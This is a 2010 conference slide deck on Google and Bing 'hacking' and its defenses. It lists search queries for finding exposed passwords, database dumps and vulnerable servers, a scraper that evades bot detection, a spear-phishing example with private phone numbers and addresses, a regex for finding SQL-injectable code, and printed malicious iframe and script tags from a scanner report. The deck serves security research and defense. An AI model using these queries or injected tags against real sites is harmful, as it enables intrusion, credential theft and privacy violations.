

# Lord of the Bing

Taking Back Search Engine Hacking From Google and Bing

29 July 2010



Presented by:

Francis Brown and Rob Ragan

Stach & Liu, LLC

[www.stachliu.com](http://www.stachliu.com)





# Goals

DROP KNOWLEDGE ON YOU

- *To improve* Google Hacking
  - Attacks and defenses
  - Advanced tools and techniques
- *To think differently* about exposures in publicly available sources
- To blow your mind!

# Google/Bing Hacking

## SEARCH ENGINE ATTACKS



# Attack Targets

## GOOGLE HACKING DATABASE

- Advisories and Vulnerabilities (215)
- Error Messages (58)
- Files containing juicy info (230)
- Files containing passwords (135)
- Files containing usernames (15)
- Footholds (21)
- Pages containing login portals (232)
- Pages containing network or vulnerability data (59)
- Sensitive Directories (61)
- Sensitive Online Shopping Info (9)
- Various Online Devices (201)
- Vulnerable Files (57)
- Vulnerable Servers (48)
- Web Server Detection (72)

# Attack Targets

GOOGLE HACKING DATABASE

## Old School Examples

- Error Messages
  - `filetype:asp + "[ODBC SQL"`
  - `"Warning: mysql_query()" "invalid query"`
- Files containing passwords
  - `inurl:passlist.txt`


# New Toolkit

STACH & LIU TOOLS

## Google Diggity

- Uses Google AJAX API
  - Not blocked by Google bot detection
  - Does not violate Terms of Service
-  • Can leverage **Google** custom search

## Bing Diggity


- Uses Bing 2.0 SOAP API
- Company/Webapp Profiling
  - Enumerate: URLs, IP-to-virtual hosts, etc.
-  • Bing Hacking Database (BHDB)
  - Vulnerability search queries in Bing format

# New Toolkit

## STACH & LIU TOOLS

### GoogleScrape Diggity

- Uses Google mobile interface
  - Light-weight, no advertisements
  - *Violates* Terms of Service
- Bot detection avoidance
  - Distributed via proxies
  - Spoofs User-agent and Referer headers
  - Random `&userip=` value
  - Across Google servers





# New Hack Databases

## ATTACK QUERIES

### BHDB – Bing Hacking Data Base

- First ever Bing hacking database
- Bing hacking limitations
  - Disabled **inurl:**, **link:** and **linkdomain:** directives in March 2007
  - No support for **ext:**, **allintitle:**, **allinurl:**
  - Limited **filetype:** functionality
    - Only 12 extensions supported

Example - Bing vulnerability search:

- GHDB query
  - "allintitle:Netscape FastTrack Server Home Page"
- BHDB version
  - `intitle:"Netscape FastTrack Server Home Page"`

The screenshot shows a Bing search results page. The search bar contains the query: `inanchor:pl inanchor:cgi intitle:'FormMail *''`. The search results are displayed in a list format. The first result is "FormMail.com :: HTML Form Processor" with a description: "Web Service to process and email the results of web forms. No programming or installation is needed." The second result is "Matt's Script Archive: FormMail" with a description: "Overview: FormMail is a generic HTML form to e-mail gateway that parses the results of any form and sends them to the specified users. This script has many formatting and ...". The third result is "Matt's Script Archive: FormMail: Download" with a description: "Optional Information: Supplying your e-mail address is completely optional. You can also request to be subscribed to the new-scripts mailing list, which receives occasional messages ...". The fourth result is "Bin Cgi Formmail.pl" with a description: "Bin Cgi Formmail.pl FOUND IT HERE! calor de de formas transmission care child form home mathematical transformation enter key submit form 1 crash formula". The fifth result is "FormMail v1.92" with a description: "Copyright 1995 - 2002 Matt Wright Version 1.92 - Released April 21, 2002 A Free Product of Matt's Script Archive, Inc.". The sixth result is "FormMail v1" with a description: "FormMail home.xtra.co.nz/cgi-bin/FormMail.pl".

# New Hack Databases

## ATTACK QUERIES

### SLDB - Stach & Liu Data Base

- New Google/Bing hacking searches in active development by the S&L team

### SLDB Examples

- `ext:(doc | pdf | xls | txt | ps | rtf | odt | sxw | psw | ppt | pps | xml) (intext:confidential salary | intext:"budget approved") inurl:confidential`
- `filetype:sql "insert into" (pass|passwd|password)`
- `!Host=*. * intext:enc_UserPassword=* ext:pcf`
- `"your password is" filetype:log`

NEW GOOGLE HACKING TOOLS

**DEMO**

# Traditional Defenses

## GOOGLE HACKING DEFENSES

- “Google Hack yourself” organization
  - Employ tools and techniques used by hackers
  - Remove info leaks from Google cache
    - Using Google Webmaster Tools
- Regularly update your robots.txt.
  - Or robots meta tags for individual page exclusion
- Data Loss Prevention/Extrusion Prevention Systems
  - Free Tools: OpenDLP, Senf
- Policy and Legal Restrictions

# Traditional Defenses

## GOOGLE HACKING DEFENSES

- “Google Hack yourself” organization
  - Employ tools and techniques used by hackers
  - Remove info leaks from Google cache
    - Using Google Webmaster Tools
- Regularly update your robots.txt
  - Or robots meta tags for individual page exclusion
- Data Loss Prevention/Extrusion Prevention Systems
  - Free Tools: OpenDLP, Senf
- Policy and Legal Restrictions



# Advanced Defenses

PROTECT YO NECK

# Existing Defenses

"HACK YOURSELF"

- ✓ Tools exist
- ✗ Convenient
- ✗ Real-time updates
- ✗ Multi-engine results
- ✗ Historical archived data
- ✗ Multi-domain searching

# Advanced Defenses

NEW HOT SIZZLE

Stach & Liu now proudly presents:

- Google Hacking Alerts
- Bing Hacking Alerts



# Google Hacking Alerts

## ADVANCED DEFENSES

### Google Hacking Alerts

- All hacking database queries using **Google alerts**
- Real-time vuln updates to >2400 hack queries via RSS
- Organized and available via **Google reader** importable file

stachliu0@gmail.com | [Settings](#) | [FAQ](#) | [Sign out](#)

**Google alerts** Manage your Alerts

GHDB regexes made into Google Alerts

Your Google Alerts [Switch to text emails](#) | [Export alerts](#)

Search terms	Type	How often	Email length	Deliver to
<input type="checkbox"/> <a href="#">!Host=*.*.intext:enc_UserPassword=* ext:pcf</a>	Web	as-it-happens	up to 50 results	<a href="#">Feed</a> <a href="#">View in Google Reader</a> <a href="#">edit</a>
<input type="checkbox"/> <a href="#">"# Dumping data for table (username user users password)"</a>	Web	as-it-happens	up to 50 results	<a href="#">Feed</a> <a href="#">View in Google Reader</a> <a href="#">edit</a>
<input type="checkbox"/> <a href="#">"# Dumping data for table"</a>	Web	as-it-happens	up to 50 results	<a href="#">Feed</a> <a href="#">View in Google Reader</a> <a href="#">edit</a>
<input type="checkbox"/> <a href="#">"# phpMyAdmin MySQL-Dump" "INSERT INTO" -"the"</a>	Web	as-it-happens	up to 50 results	<a href="#">Feed</a> <a href="#">View in Google Reader</a> <a href="#">edit</a>

RSS Feeds generated that track new GHDB vulnerable pages in real-time

# Google Hacking Alerts

## ADVANCED DEFENSES

Google reader

All items (1000+)

Subscriptions

- FSDB-Backup Files (195)
- FSDB-Configuration Ma... (371)
- FSDB-Error Messages (654)
- FSDB-Privacy Related (501)
- FSDB-Remote Administr... (102)
- FSDB-Reported Vulnera... (90)
- FSDB-Technology Profile (652)
- GHDB-Advisories and V... (1000+)
- GHDB-Error Messages (1000+)
- Google Alerts - "mysql..." (11)**
- Google Alerts - "A sv..." (10)
- Google Alerts - "acce..." (45)
- Google Alerts - "An i..." (1)
- Google Alerts - "ASP..." (5)

Google Alerts - "mysql error with query"

Show: 11 new items - all items

James Bond 007 :: MI6 - The Home Of James Bond

via [Google Alerts - "mysql error with query"](#)

mysql error with query SELECT c.citem as itemid, c.cnumber as commentid, c.cbody as body, c.cuser as user, c.cmail as userid, c.cemail as email, ...  
[www.mi6.co.uk/mi6.php3/news/index.php?itemid...](http://www.mi6.co.uk/mi6.php3/news/index.php?itemid...)

James Bond needs help!  
mysql error page snippet conveniently provided in RSS summary

Several thousand GHDB/FSDDB vuln alerts generated each day

# Bing Hacking Alerts

## ADVANCED DEFENSES

### Bing Hacking Alerts

- Bing searches with regexs from BHDB
- Leverage `&format=rss` directive to turn into update feeds
- Real-time vuln updates to >900 Bing hack queries via RSS



The screenshot shows the Google Reader interface. On the left, there is a sidebar with a list of subscriptions, including 'BHDB-Advisories and V...', 'BHDB-Backup Files (50)', 'BHDB-Configuration Ma... (207)', 'BHDB-Error Messages (507)', 'BHDB-Files containing... (607)', 'BHDB-Files containing... (343)', 'BHDB-Files containing... (50)', 'BHDB-Footholds (45)', 'BHDB-Misc (116)', 'BHDB-Pages containing... (765)', 'BHDB-Pages containing... (159)', 'BHDB-Privacy Related (196)', 'BHDB-Remote Administr... (36)', 'BHDB-Reported Vulnera... (20)', and 'BHDB-Sensitive Direct... (200)'. The main content area displays a feed titled 'Bing: intitle:"Snap Server" intitle:"Home" "Active Users" »'. The feed shows a list of items, with the most recent one highlighted: 'Snap Server FTP-SERVER [Home]'. The content of this item includes the text 'Flinn - Flinn OFF-Site Backup: Home - Folder for network shares/drive mapping: MyHost - Folder for my personal Web Hosting: [msmcs.net](http://msmcs.net) - [www.msmcs.net](http://www.msmcs.net) PUB FTP' and a list of actions: 'Add star', 'Like', 'Share', 'Share with note', 'Email', 'Keep unread', and 'Edit tags: BHDB-Various Online Devices'.

# Bing/Google Alerts

## THICK CLIENTS TOOLS

### Google/Bing Hacking Alert Thick Clients

- Google/Bing Alerts *RSS feeds as input*
- Allow user to *set one or more filters*
  - e.g. "yourcompany.com" in the URL
- Several *thick clients* being released:
  - Google Desktop Gadget
    - OS independent client
  - Droid app (coming soon)



ADVANCED DEFENSE TOOLS

DEMO


# New Defenses

"GOOGLE/BING HACK ALERTS"

- ✓ Tools exist
- ✓ Convenient
- ✓ Real-time updates
- ✓ Multi-engine results
- ✓ Historical archived data
- ✓ Multi-domain searching

# Google Apps Explosion

SO MANY APPLICATIONS TO ABUSE



# Google PhoneBook



## SPEAR PHISHING

Google PhoneBook search interface showing results for "phonebook: schmidt, eric". The search bar contains "phonebook: schmidt, eric" and buttons for "Search PhoneBook", "Search the Web", and "Preferences".

**Residential Phonebook** Results 121 - 150 of about 209 for phonebook: schmidt, e

Eric Schmidt	(952) 403-9689	1761 Countryside Dr, Shakopee, MN 55379-4451	<a href="#">Map</a>
Eric Schmidt	(815) 522-6299	413 Prairie St, Kirkland, IL 60146-0000	<a href="#">Map</a>
Eric Schmidt	(636) 942-3494	6404 Lipizzaner Dr, Imperial, MO 63052-4142	<a href="#">Map</a>
Eric Schmidt	(618) 644-9277	2260 Steinkoenig School R, Highland, IL 62249-4006	<a href="#">Map</a>
Eric Schmidt	(715) 324-5232	N17082 Roth Ln, Pembine, WI 54156-0000	<a href="#">Map</a>
Eric Schmidt	(360) 854-0973	24400 Mckendree Ln, Sedro Woolley, WA 98284-7814	<a href="#">Map</a>
Eric Schmidt	(650) 964-4017	Mountain View, CA 94043-0000	<a href="#">Map</a>
Eric Schmidt	(207) 848-2221	41 Hardwood Dr, Hermon, ME U4401-U253	<a href="#">Map</a>

Google CEO - Eric Schmidt





# Google Code Search



## VULNS IN OPEN SOURCE CODE

- Regex search for vulnerabilities in public code
- Example: SQL Injection in ASP querystring
  - `select.*from.*request\.QUERYSTRING`

The screenshot shows a Google Code Search result for the query `select.*from.*request\.QUERYSTRING`. The search results are displayed under the heading "Code". A red callout box points to the search query, stating "reply\_id is SQL injectable querystring parameter". The search results show two code snippets from a file named `post.asp`. The first snippet is:

```
45: strSql = "SELECT * from reply where reply_id = " & Request.QueryString("reply_id")
46: msg = "<br><br>×çðâ±°ö»óð,ÃîÃðÃ×-ðß°í²ùÀíô±²ÅÄÜ±²Öá,øìú×ó."
```

The second snippet is:


```
57: strSql = "SELECT T Message from Topics where Topic_id = " & Request.QueryString("reply_id")
58: msg = "<br><br>×çðâ±°ö»óð,ÃîÃðÃ×-ðß°í²ùÀíô±²ÅÄÜ±²Öá,øìú×ó."
```

At the bottom of the search results, there is a link to `www.cnarts.net/eweb/download/software/bbs/tradeforum.zip` with the text "Unknown - ASP - More from tradeforum.zip »".

GOOGLE CODE SEARCH HACKING  
**DEMO**

# Google Code Search


VULNS IN OPEN SOURCE CODE



# Google Code Search



VULNS IN OPEN SOURCE CODE



# Black Hat SEO

## SEARCH ENGINE OPTIMIZATION

- Use popular search topics du jour
- Pollute results with links to badware
- Increase chances of a successful attack



# Google Trends



## BLACK HAT SEO RECON

Google Insights for Search beta [Help](#) | [Sign in](#) | [Download as CSV](#) | [English \(US\)](#)

**Compare by**

- Search terms
- Locations
- Time Ranges

**Search terms**

Tip: Use a comma as shorthand to add comparison items. (tennis, squash)

- All search terms

**Filter**

Web Search

United States | All subregions | All metros

2004 - present

All Categories

**Search**

**Web Search Interest**

United States, 2004 - present

**Search terms**

**Top searches**

- lyrics
- you
- yahoo

**Lada Gaga, Rihanna lyrics sites used to foist Java exploit**

Dan Kaplan April 14, 2010

PRINT EMAIL REPRINT PERMISSIONS FONT SIZE: A | A | A

As expected, virus writers now are actively exploiting a zero-day Sun  
vulnerable info routers through drive

RELATED ARTICLES

**Top Google searches over past 6 years**

**Fake lyrics web sites setup to appear in Google search results, infect you with malware upon clicking**

# Defenses

## BLACKHAT SEO DEFENSES

- Malware Warning Filters
  - Google Safe Browsing
  - Microsoft SmartScreen Filter
  - Yahoo Search Scan
- Sandbox Software
  - Sandboxie ([sandboxie.com](http://sandboxie.com))
  - Dell KACE - Secure Browser
  - Office 2010 (Protected Mode)
  - Adobe Reader Sandbox (Protected Mode)
- No-script and Ad-block browser plugins

# Mass Injection Attacks

## MALWARE GONE WILD

### Malware Distribution Woes

- Popular websites victimized, become malware distribution sites to their own customers

#### Massive Malware Hits Media Web Sites

Security researchers estimate that roughly 7,000 Web pages were compromised in a SQL injection attack this week, including *The Wall Street Journal* and *Jerusalem Post*.

By Mathew J. Schwartz, [InformationWeek](#)

June 10, 2010

URL: <http://www.informationweek.com/story/showArticle.jhtml?articleID=225600247>

"Every time I load Jpost site, I get nas on Tuesday, referring to the Jerusalem

Sure enough, the Web sites of the *Jerusalem Post* and the Association of Christian Scholars sites serving malware to viewers.

From: [www.itworld.com](http://www.itworld.com)

#### Mass Web attack hits Wall Street Journal, Jerusalem Post

by Robert McMillan

**June 9, 2010** —Internet users have been hit by a widespread Web attack that has compromised thousands of Web sites, including Web pages belonging to the Wall Street Journal and the Jerusalem Post.

Estimates of the total number of compromised Web sites vary between 7,000 and 114,000, according to security experts. Other compromised sites include [servicewomen.org](http://servicewomen.org) and [intijobs.org](http://intijobs.org).





# Malware Browser Filters

## URL BLACK LIST

Protecting users from known threats

- Joint effort to protect customers from known malware and phishing links



 **Reported Attack Site!**

This web site at 91.205.233.31 has been reported as an attack site and has been blocked based on your security preferences.

Attack sites try to install programs that steal private information, use your computer to attack others, or damage your system.

Some attack sites intentionally distribute harmful software, but many are compromised without the knowledge or permission of their owners.

[Get me out of here!](#) [Why was this site blocked?](#)

[Ignore this warning](#)

# Inconvenient Truth

## DICKHEAD ALERTS

### Malware Black List Woes

- Average web administrator has no idea when their site gets black listed



# Advanced Defenses

PROTECT YO NECK

# Malware Diggity

## ADVANCED DEFENSES

### Malware Diggity


- Uses Bing's **linkfromdomain:** directive to *identify off-site links* of the domain(s) you wish to monitor
- Compares to *known malware sites/domains*
  - Alerts if site is compromised and now distributing malware

### Malware Diggity Alerts

- Leverages the Bing **'&format=rss'** directive, to *actively monitor new off-site links* of your site as they appear
- Immediately lets you know if you have been compromised by one of these mass injection attacks or if your site has been black listed

# Malware Diggity

## ADVANCED DEFENSES



The screenshot shows a web browser window with the Bing search engine. The address bar contains the URL: <http://www.bing.com/search?q=linkfromdomain:twitter.com&go=&form=QBLH&qsn=n&sk=>. The search bar contains the query: `linkfromdomain:twitter.com`. The search results are displayed under the heading "Web".

**SEARCH HISTORY**  
Search more to see your history  
See all  
Clear all · Turn off

**ALL RESULTS** 1-10 of 32,700 results · [Advanced](#)

[Vodafone - Mobile Phones, Mobile Internet, Broadband & Email](#)  
Visit Vodafone for the latest mobile phones and discover more on mobile internet, mobile broadband, mobile email, music and much more. Vodafone, make the most of now.,  
[online.vodafone.co.uk](http://online.vodafone.co.uk) · [Cached page](#)

[Google](#)  
The local version of this pre-eminent search engine, offering UK-specific pages as well as world results.  
[www.google.co.uk](http://www.google.co.uk) · [Cached page](#)

[Colloquy: IRC, SILC & ICB Client](#)  
An IRC client for Macintosh OS X. Contains screenshots, documentation, support and download area.  
[colloquy.info](http://colloquy.info) · [Cached page](#)

[tr.im R.I.P.](#)  
tr. im is no longer accepting URL shortening requests via its website. May we respectfully suggest that you choose one of the many other wonderful alternatives available, listed ...  
[tr.im](http://tr.im) · [Cached page](#)

[Security Developer Center](#)  
Find guidance, essential information, and tools for developing secure applications and writing secure code on the Security Developer Center.  
[msdn.microsoft.com/en-us/security](http://msdn.microsoft.com/en-us/security) · [Cached page](#)

# Malware Diggity

ADVANCED DEFENSES

**YAHOO!**

**SITE EXPLORER**

Site Explorer

- Add to MySites
- My Sites
- Submit Your Site
- Preferences
- Blog
- Badge
- Web Service API
- Feedback

**Results**

Pages (70) **Inlinks (4,130)** Show Inlinks:  to:

Result details:

[Submit webpage or Site Feed](#) | [Export first 1000 results to TSV](#)

1. **Unofficial MD5**  
text/html <http://userpages.umbc.edu/~mabzug1/cs/md5/md5.html> - 12k - cache
2. **Offensive Computing | Community Malicious code research and ...**  
text/html <http://www.offensivecomputing.net/> - 35k - cache
3. **Approved Scanning Vendors**  
text/html [https://www.pcisecuritystandards.org/pdfs/asv\\_report.html](https://www.pcisecuritystandards.org/pdfs/asv_report.html) - 34k - cache
4. **Peter Selinger: MD5 Collision Demo**  
text/html <http://www.mscs.dal.ca/~selinger/md5collision/> - 13k - cache
5. **Microsoft BlueHat Blog - Site Home - TechNet Blogs**  
text/html <http://blogs.technet.com/b/bluehat/> - 140k - cache
6. **Checkmarx Source Code Analysis Technologies**  
text/html <http://www.checkmarx.com/> - 48k - cache
7. **Black Hat USA Spotlight: ATL Killbit Bypass - Microsoft ...**  
text/html <http://blogs.technet.com/b/bluehat/archive/2009/07/27/black-hat-usa-atl-killbit-bypass.aspx> - 151k - cache

# armorize HackAlert™

Secure Your Web Applications

**SCANN DETAILS**

<b>Selected Monitor:</b> zcrack	<b>Clean URLs:</b> 0
<b>Status:</b> Analyzing	<b>URLs with suspicious links:</b> 0
<b>Duration:</b> 41 Seconds	<b>URLs with malware:</b> 2
<b>Total URLs Crawled:</b> 3	

66%

**Crawler Output**

```

2010-05-12 10:47:37 Analyzing crawled URLs...
2010-05-12 10:47:34 WARNING: MALWARE DETECTED! 1 URLS AFFECTED - Click the 'Malware' tab for details.
2010-05-12 10:47:34 Analyzing crawled URLs...
2010-05-12 10:47:32 WARNING: MALWARE DETECTED! 1 URLS AFFECTED - Click the 'Malware' tab for details.
2010-05-12 10:47:32 Analyzing crawled URLs...
2010-05-12 10:47:29 Analyzing crawled URLs...
2010-05-12 10:47:27 Analyzing crawled URLs...
2010-05-12 10:47:24 Analyzing crawled URLs...
2010-05-12 10:47:22 Analyzing crawled URLs...
2010-05-12 10:47:19 Analyzing crawled URLs...
2010-05-12 10:47:17 Analyzing crawled URLs...
2010-05-12 10:47:15 Analyzing crawled URLs...
2010-05-12 10:47:12 Analyzing crawled URLs...
2010-05-12 10:47:10 Analyzing crawled URLs...
2010-05-12 10:47:07 Analyzing crawled URLs...
2010-05-12 10:47:05 Analyzing crawled URLs...
                
```

You can copy and paste the crawler output.

**REPORT DETAILS**

<b>Selected Monitor:</b> zcrack	<b>Clean URLs:</b> 0
<b>Status:</b> Finished	<b>URLs with suspicious links:</b> 0
<b>Crawl Time:</b> May 12th, 2010 - 10:43	<b>URLs with malware:</b> 3
<b>Duration:</b> 46 Seconds	<b>URLs blacklisted:</b> 0
<b>Total URLs Crawled:</b> 3	

Status	URL
M	<a href="http://www.zcrack.org/">http://www.zcrack.org/</a>

**Trigger the following Malicious Behaviours:**  
DRIVE\_BY\_DOWNLOAD


**Contains hidden iframes, frames or scripts which links to the following URLs:**  
<http://malwareguru.com/malware/MS06-014/MS06-014.htm>  
<http://malwareguru.com/malware/MS06-014/MS06-014.js>  
<http://malwareguru.com/malware/MS06-042/MS06-042.html>

**Trigger DRIVE\_BY\_DOWNLOADS that originate here:**  
[http://malwareguru.com/common\\_exe/test.avi](http://malwareguru.com/common_exe/test.avi)

**Remediation Information: Remove the following lines from your code or database.**  
**Line: 211** - <iframe src="http://malwareguru.com/malware/MS06-042/MS06-042.html" width="0" height="0"></iframe>  
**Line: 215** - <script src="http://malwareguru.com/malware/MS06-014/MS06-014.js"></script>  
**Line: 217** - <iframe src="http://malwareguru.com/malware/MS06-014/MS06-014.htm" width="0" height="0"></iframe>

# Malware Monitoring


## INFECTION DETECTION





# Search Engine deOptimization

BLACK LIST YOUR FOES



# Future Direction

## PREDICTIONS

# Predictions

## FUTURE DIRECTIONS

### Data Explosion

- More data indexed, searchable
- Real-time, streaming updates
- Faster, more robust search interfaces

### Google Involvement

- Filtering of search results
- Better GH detection and tool blocking

### Renewed Tool Dev

- Google Ajax API based
- Bing/Yahoo/other engines
  - Search engine aggregators
- Google Code and Other Open Source Repositories
  - MS CodePlex, SourceForge, ...
- More automation in tools
  - Real-time detection and exploitation
  - Google worms

# Real-time Updates

## FUTURE DIRECTIONS

Google obama Search [Advanced Search](#)

Web > Updates [Hide options](#) Results 1 - 10 of about 4 for obama. (0.58 seconds)

[All results](#)  
[Images](#)  
[Videos](#)  
[News](#)  
[Blogs](#)  
**Updates**  
[Books](#)  
[Discussions](#)

[Any time](#)  
Latest  
[Reset options](#)

2010 > April > 20 - 21

New results will appear below as they become available. [Pause](#)

Helen Thomas on her one question for **Obama**  
[YouTube - Helen Thomas on her one question for Obama](#) - youtube.com

[Idanah](#) - [Twitter](#) - 1 minute ago

**Obama** falters on immigration reform promises  
[m #usnews #news](#)  
[n reform, Obama's priorities shift -](#)  
[latimes.com](#) - latimes.com

[filterednews](#) - [Twitter](#) - 1 minute ago

**Top links**

[Obama to discuss Supreme Court pick with party leaders - CNN.com](#)  
President **Obama** is expected to meet with key Republican and Democratic leaders Wednesday to discuss a replacement for retiring Supreme ...  
<http://www.cnn.com/2010/.../jobama.../index.html>  
[All mentions >](#)

[Obama Supreme Court Pick: President Talking With Possible High ...](#)  
WASHINGTON — Pushing forward with one of his most consequential decisions, President Barack **Obama** has begun informal talks with ...  
<http://www.huffingtonpost.com/.../jobama-supreme->

Real-time updates!

Questions?  
Ask us something  
We'll try to answer it.

For more info:  
Email: [contact@stachliu.com](mailto:contact@stachliu.com)  
Project: [diggity@stachliu.com](mailto:diggity@stachliu.com)  
Stach & Liu, LLC  
[www.stachliu.com](http://www.stachliu.com)

# Thank You

Stach & Liu Google Hacking Diggity Project info:

<http://www.stachliu.com/index.php/resources/tools/google-hacking-diggity-project/>